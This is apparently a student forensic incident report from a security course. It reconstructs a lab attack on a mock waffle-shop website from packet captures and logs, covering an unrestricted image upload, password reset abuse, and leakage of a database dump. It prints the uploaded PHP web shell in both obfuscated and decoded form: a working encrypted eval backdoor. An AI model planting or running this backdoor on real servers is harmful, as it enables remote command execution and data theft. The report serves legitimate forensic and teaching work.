ENPM685 – Security Tools for Information Security

Section: 0101

Incident Report


Name: Syed Mohammad Ibrahim

UID: *iamibi*

UID Number: 118428369

Attack Narrative

1. The IP address of the attacker is 172.28.128.4 and the compromised box IP address is 172.28.128.5. The incident took place on **February 14th between 16:41 to 16:47 UTC** time.
2. The attacker landed on the homepage of the ENPM685 Waffle Co. website. The **homepage** (index.php) contained a commented information which stated that the current website is a dev site with a work in progress. And Julia will be working on the DBA part. This was mentioned by Nathan – developer.
3. The attacker then navigated to the **about** (about.php) page from the homepage. It did mention that there is a user with the name Julia in their development team whose position is DBA.



kali@kali: ~/Desktop/E...
final.pcap
10:03 AM
final.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time        Source          Destination     Protocol Length Info
    6 0.001023    172.28.128.4    172.28.128.5    HTTP     378 GET / HTTP/1.1
    8 0.020296    172.28.128.5    172.28.128.4    HTTP     704 HTTP/1.1 200 OK  (text/html)
   10 0.180728    172.28.128.4    172.28.128.5    HTTP     359 GET /favicon.ico HTTP/1.1
   11 0.180916    172.28.128.5    172.28.128.4    HTTP     567 HTTP/1.1 404 Not Found  (text/html)
   16 0.181356    172.28.128.4    172.28.128.5    HTTP     299 GET /favicon.ico HTTP/1.1
   17 0.181431    172.28.128.5    172.28.128.4    HTTP     567 HTTP/1.1 404 Not Found  (text/html)
   28 7.452383    172.28.128.4    172.28.128.5    HTTP     418 GET /about.php HTTP/1.1
   30 7.459942    172.28.128.5    172.28.128.4    HTTP     987 HTTP/1.1 200 OK  (text/html)
   32 11.396473   172.28.128.4    172.28.128.5    HTTP     420 GET /waffles.php HTTP/1.1
   33 11.419110   172.28.128.5    172.28.128.4    HTTP     774 HTTP/1.1 200 OK  (text/html)
   35 14.422221   172.28.128.4    172.28.128.5    HTTP     419 GET /upload.php HTTP/1.1
   36 14.428789   172.28.128.5    172.28.128.4    HTTP     660 HTTP/1.1 200 OK  (text/html)
   81 27.128335   172.28.128.4    172.28.128.5    HTTP     518 POST /upload2.php HTTP/1.1  (JPEG JFIF image)
   83 27.137072   172.28.128.5    172.28.128.4    HTTP     465 HTTP/1.1 200 OK  (text/html)
```

```
› Frame 28: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits)
› Ethernet II, Src: PcsCompu_30:82:aa (08:00:27:30:82:aa), Dst: PcsCompu_db:de:fa (08:00:27:db:de:fa)
› Internet Protocol Version 4, Src: 172.28.128.4, Dst: 172.28.128.5
› Transmission Control Protocol, Src Port: 47968, Dst Port: 80, Seq: 1, Ack: 1, Len: 352
▾ Hypertext Transfer Protocol
  › GET /about.php HTTP/1.1\r\n
    Host: 172.28.128.5\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://172.28.128.5/\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://172.28.128.5/about.php]
    [HTTP request 1/3]
    [Response in frame: 30]
    [Next request in frame: 32]
```


4. The attacker then proceeded to go to the waffles page and then to the competition's page (upload.php) where anyone can upload an image file. The attacker tested the mechanism by uploading an image and then performing a GET request for that image.

5. After confirming this, the attacker uploaded a malicious php file **pwn3.php** which contained the obfuscated code for the shell commands. The server, after uploading the file ran it, which printed the output of it to standard output and was returned as part of the response.




```
┌──(kali㉿kali)-[~/…/var/www/html/uploads]
└─$ cat pwn3d.php
<?php
$h='unction x(*$t*,$k){$c=st*rlen($*k);$l=*strle*n($t);$**o="";for($i*=0;*$i<*$l;*){for($';
$N=str_replace('dO','','cdOrdOeatdOdOe_funcdOtdOion');
$B='n*d*_clea**n();$r=@base*64_e*ncode(@x(@g**zcompress($o),$*k));p*rin*t("$p*$kh$r$kf");}';
$l='$k=*"*4d4098d6";$kh*="4e16*3d27269*5";*$kf="*94*55d046fd7c*";$p="f8ewV*ri1Y*d8RJ*kIZ"*;f';
$d='c*h("/$kh(.+*)$kf/*",@fi*le_get_contents*("php**://input"),$*m*)==1){@*ob_*start();*@*e';
$W='va*l(@g*z*uncompress(@x(@b*ase64_deco*de($m[1])*,$k)));$*o=@ob_*get_cont*ents*();@ob_e';
$u='j=*0;($j<$c&&$*i*<$l);$j*++,$i++*)*{$o.=$t{$i}^$*k{$*j};}}retur*n $o;}i*f(@p**reg_mat*';
$M=str_replace('*','',$l.$h.$u.$d.$W.$B);
$G=$N('',$M);$G();
?>

┌──(kali㉿kali)-[~/…/var/www/html/uploads]
└─$ █
```

6. After analyzing the **pwn3.php**, it was inferred that the malicious file was performing Remote Code Execution because of a server weakness, specifically **CWE-434**[1]. Because of this weakness, the attacker was able to upload a dangerous file and the server never restricted or validated it.



```
<?php
$k="4d4098d6";
$kh="4e163d272695";
$kf="9455d046fd7c";
$p="f8ewVri1Yd8RJkIZ";
function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
if(@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1){
    @ob_start();
    @eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
    $o=@ob_get_contents();
    @ob_end_clean();
    $r=@base64_encode(@x(@gzcompress($o),$k));
    print("$p$kh$r$kf");
}
```


7. The network log then shows that the request was made multiple times by the attacker, passing different data with every request, and using **pwn3.php** code as base to perform command execution. Few commands involved are echo, chdir, pwd, get_hostname, etc.
8. The attacker was able to traverse the whole system box and was able to figure out the website structure.
9. They found the admin path, which was accessible via the website, with the change password functionality which doesn't perform any additional validation on the data that was entered or by whom it was entered (**CWE-20**[2]).


3y48ephtt - Php - OneC...
kali@kali: ~/Desktop/E...
final.pcap
12:12 PM
final.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.     Time                       Source          Destination     Protocol Length Info
    252 2019-02-14 16:43:32.430032 172.28.128.4    172.28.128.5    HTTP      521 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlencoded)
    254 2019-02-14 16:43:32.430573 172.28.128.5    172.28.128.4    HTTP      353 HTTP/1.1 200 OK  (text/html)
    262 2019-02-14 16:43:32.957735 172.28.128.4    172.28.128.5    HTTP      516 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlencoded)
    264 2019-02-14 16:43:32.966668 172.28.128.5    172.28.128.4    HTTP      394 HTTP/1.1 200 OK  (text/html)
    272 2019-02-14 16:43:42.828587 172.28.128.4    172.28.128.5    HTTP      535 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlencoded)
    274 2019-02-14 16:43:42.846273 172.28.128.5    172.28.128.4    HTTP      486 HTTP/1.1 200 OK  (text/html)
    283 2019-02-14 16:43:47.835775 172.28.128.4    172.28.128.5    HTTP      533 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlencoded)
    286 2019-02-14 16:43:47.846488 172.28.128.5    172.28.128.4    HTTP      819 HTTP/1.1 200 OK  (text/html)
    295 2019-02-14 16:43:57.692430 172.28.128.4    172.28.128.5    HTTP      384 GET /admin/ HTTP/1.1
    297 2019-02-14 16:43:57.699116 172.28.128.5    172.28.128.4    HTTP      476 HTTP/1.1 200 OK  (text/html)
    299 2019-02-14 16:43:59.353724 172.28.128.4    172.28.128.5    HTTP      433 GET /admin/password.php HTTP/1.1
    300 2019-02-14 16:43:59.354885 172.28.128.5    172.28.128.4    HTTP     1106 HTTP/1.1 200 OK  (text/html)
    308 2019-02-14 16:44:18.819259 172.28.128.4    172.28.128.5    HTTP      584 POST /admin/password.php HTTP/1.1  (application/x-www-form-urlencoded)
    310 2019-02-14 16:44:19.859106 172.28.128.5    172.28.128.4    HTTP      747 HTTP/1.1 200 OK  (text/html)
   1204 2019-02-14 16:46:59.350523 172.28.128.4    172.28.128.5    HTTP      387 GET /.dump.txt HTTP/1.1
   1207 2019-02-14 16:46:59.351016 172.28.128.5    172.28.128.4    HTTP      751 HTTP/1.1 200 OK  (text/plain)

▸ Frame 308: 584 bytes on wire (4672 bits), 584 bytes captured (4672 bits)
▸ Ethernet II, Src: PcsCompu_30:82:aa (08:00:27:30:82:aa), Dst: PcsCompu_db:de:fa (08:00:27:db:de:fa)
▸ Internet Protocol Version 4, Src: 172.28.128.4, Dst: 172.28.128.5
▸ Transmission Control Protocol, Src Port: 48006, Dst Port: 80, Seq: 1, Ack: 1, Len: 518
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "username" = "julia"
  ▸ Form item: "passwd" = "hacked"
  ▸ Form item: "Submit" = "Change password"
  ▸ Form item: "pwdchange" = "process"

0000  08 00 27 db de fa 08 00  27 30 82 aa 08 00 45 00   ··'·····'0····E·
0010  02 3a 3c a5 40 00 40 06  a3 d6 ac 1c 80 04 ac 1c   ·:<·@·@·········
0020  80 05 bb 86 00 50 f7 1a  e4 e8 e8 f7 80 2f 80 18   ·····P·······/··
0030  00 e5 bc 4b 00 00 01 01  08 0a 26 37 71 07 00 04   ···K······&7q···
0040  1b 27 50 4f 53 54 20 2f  61 64 6d 69 6e 2f 70 61   ·'POST / admin/pa
0050  73 73 77 6f 72 64 2e 70  68 70 20 48 54 54 50 2f   ssword.p hp HTTP/
```


Hypertext Transfer Protocol: Protocol
Packets: 1230 · Displayed: 60 (4.9%)
Profile: Default
To direct input to this VM, click inside or press Ctrl+G.

10. Attacker then entered the username as **julia** and password as **hacked** which made the user julia's password to be changed.
11. This was done with the intention to gain access to their account and execute commands locally.
12. The attacker the opened a **Secure Shell** (SSH) in the compromised host box and went through the contents of the said compromised account. They found a **.dump.txt** file which was a MySQL database file containing various commands that are mandatory for setting up the **ENPM685 Waffle Co.** website's database.
13. The file also contained information about the schema of the database and information that was supposed to be inserted into those respective databases. One of the database insertions involved few users' information to be inserted which was PII (Personally Identifiable Information) with only password and their credit card number's being hashed (**CWE-200**[3]). Other information like Name, Contact Number and Credit Card Expiry date were present in plaintext (**CWE-311**[4]).


kali@kali: ~/Desktop/ENPM685/Final/web/var/www/html
File Actions Edit View Help


```
--
-- Table structure for table `customers`
--

DROP TABLE IF EXISTS `customers`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `customers` (
  `customer_id` int(11) NOT NULL,
  `name` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `phone` varchar(255) NOT NULL,
  `ccn` varchar(255) NOT NULL,
  `exp_date` varchar(255) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `customers`
--

LOCK TABLES `customers` WRITE;
/*!40000 ALTER TABLE `customers` DISABLE KEYS */;
INSERT INTO `customers` VALUES (1,'Bob Dobbs','C22B5F9178342609428D6F51B2C5AF4C0BDE6A42','enpm685@gmail.com','123-456-7890','DA2F2471A8B784BDC6B721CB8CC095FB0784FE3E','12/19'),(2,'Alice Alic
e','5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8','a2@gmail.fake','111-222-3456','4CBD21F6EC85A2D1282023E38C6B9C10058783CE','3/21'),(3,'Sally Brown','FD1286353570C5703799BA76999323B7C7447B06','s
ally@go.away','999-888-7777','FB66E5A66070886FCC51F61E2321A16DE633E273','8/19'),(4,'Brad Pitiful','5B82762BC0F6615252DD3A794249473FAB24B885','boo@a.ghost.org','444-555-6789','D9785C1CB28924A
6F6236C29DD51581863B8F185','9/24');
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table `orders`
--
```

14. The original user, Julia, may have put it there with the intention of setting up the database or may have forgotten to clean it up after the database was setup.
15. The bash history of the user doesn't display much information apart from the passwd command that was executed to reset the password initially. The attacker may have cleared this information from the history. However, there was a move (**/bin/mv**) command that was executed by the attacker which moved the **.dump.txt** file from the home directory to **/var/www/html** directory – which is the root to the website. This was recorded as part of the **auth.log** logs.



```
┌──(kali㉿kali)-[~/…/Final/log/var/log]
└─$ cat auth.log | grep "Feb 14"
Feb 14 16:21:27 midterm sshd[998]: Server listening on 0.0.0.0 port 22.
Feb 14 16:21:27 midterm sshd[998]: Server listening on :: port 22.
Feb 14 16:21:44 midterm login[1540]: pam_unix(login:session): session opened for user midterm by LOGIN(uid=0)
Feb 14 16:39:01 midterm CRON[1955]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 14 16:39:01 midterm CRON[1955]: pam_unix(cron:session): session closed for user root
Feb 14 16:41:35 midterm sudo:  midterm : TTY=tty1 ; PWD=/home/midterm ; USER=root ; COMMAND=/usr/sbin/tcpdump -i eth1 -s0 -nnX -w midterm.pcap
Feb 14 16:41:35 midterm sudo: pam_unix(sudo:session): session opened for user root by midterm(uid=0)
Feb 14 16:44:18 midterm sudo: www-data : TTY=unknown ; PWD=/var/www/html/admin ; USER=root ; COMMAND=/var/www/html/admin/change-pass.sh julia hacked
Feb 14 16:44:18 midterm sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Feb 14 16:44:19 midterm passwd[2072]: pam_unix(passwd:chauthtok): password changed for julia
Feb 14 16:44:19 midterm sudo: pam_unix(sudo:session): session closed for user root
Feb 14 16:44:45 midterm sshd[2081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.28.128.4  user=julia
Feb 14 16:44:47 midterm sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2
Feb 14 16:44:49 midterm sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2
Feb 14 16:44:49 midterm sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0)
Feb 14 16:46:46 midterm sudo:    julia : TTY=pts/0 ; PWD=/home/julia ; USER=root ; COMMAND=/bin/mv .dump.txt /var/www/html
Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session opened for user root by julia(uid=0)
Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session closed for user root
Feb 14 16:47:53 midterm sudo: pam_unix(sudo:session): session closed for user root
Feb 14 16:48:07 midterm sshd[2130]: Received disconnect from 172.28.128.4: 11: disconnected by user
Feb 14 16:48:07 midterm sshd[2081]: pam_unix(sshd:session): session closed for user julia
Feb 14 16:48:54 midterm sshd[2220]: Connection closed by 172.28.128.1 [preauth]
Feb 14 16:49:35 midterm sshd[2228]: Accepted password for midterm from 172.28.128.1 port 50747 ssh2
Feb 14 16:49:35 midterm sshd[2228]: pam_unix(sshd:session): session opened for user midterm by (uid=0)
Feb 14 16:49:36 midterm sshd[2277]: Received disconnect from 172.28.128.1: 11: disconnected by user
Feb 14 16:49:36 midterm sshd[2228]: pam_unix(sshd:session): session closed for user midterm
Feb 14 16:53:34 midterm sudo:  midterm : TTY=tty1 ; PWD=/home/midterm ; USER=root ; COMMAND=/sbin/halt
Feb 14 16:53:34 midterm sudo: pam_unix(sudo:session): session opened for user root by midterm(uid=0)

┌──(kali㉿kali)-[~/…/Final/log/var/log]
└─$ ▌
```

16. Once the file was in the website's home directory, the attacker used their browser to verify whether it was accessible or not. After which, they downloaded the file using WGET command on their system, thus causing a leak.



final.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http17hacke

```
No.    Time                       Source        Destination   Protocol Length Info
   264 2019-02-14 16:43:32.966668 172.28.128.5  172.28.128.4  HTTP      394 HTTP/1.1 200 OK  (text/html)
   272 2019-02-14 16:43:42.828587 172.28.128.4  172.28.128.5  HTTP      535 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlencoded)
   274 2019-02-14 16:43:42.846273 172.28.128.5  172.28.128.4  HTTP      486 HTTP/1.1 200 OK  (text/html)
   283 2019-02-14 16:43:47.835775 172.28.128.4  172.28.128.5  HTTP      533 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlencoded)
   286 2019-02-14 16:43:47.846488 172.28.128.5  172.28.128.4  HTTP      819 HTTP/1.1 200 OK  (text/html)
   295 2019-02-14 16:43:57.692430 172.28.128.4  172.28.128.5  HTTP      384 GET /admin/ HTTP/1.1
   297 2019-02-14 16:43:57.699116 172.28.128.5  172.28.128.4  HTTP      476 HTTP/1.1 200 OK  (text/html)
   299 2019-02-14 16:43:59.353724 172.28.128.4  172.28.128.5  HTTP      433 GET /admin/password.php HTTP/1.1
   300 2019-02-14 16:43:59.354885 172.28.128.5  172.28.128.4  HTTP     1106 HTTP/1.1 200 OK  (text/html)
   308 2019-02-14 16:44:18.819259 172.28.128.4  172.28.128.5  HTTP      584 POST /admin/password.php HTTP/1.1  (application/x-www-form-urlencoded)
   310 2019-02-14 16:44:19.859106 172.28.128.5  172.28.128.4  HTTP      747 HTTP/1.1 200 OK  (text/html)
  1204 2019-02-14 16:46:59.350523 172.28.128.4  172.28.128.5  HTTP      387 GET /.dump.txt HTTP/1.1
  1207 2019-02-14 16:46:59.351016 172.28.128.5  172.28.128.4  HTTP      751 HTTP/1.1 200 OK  (text/plain)
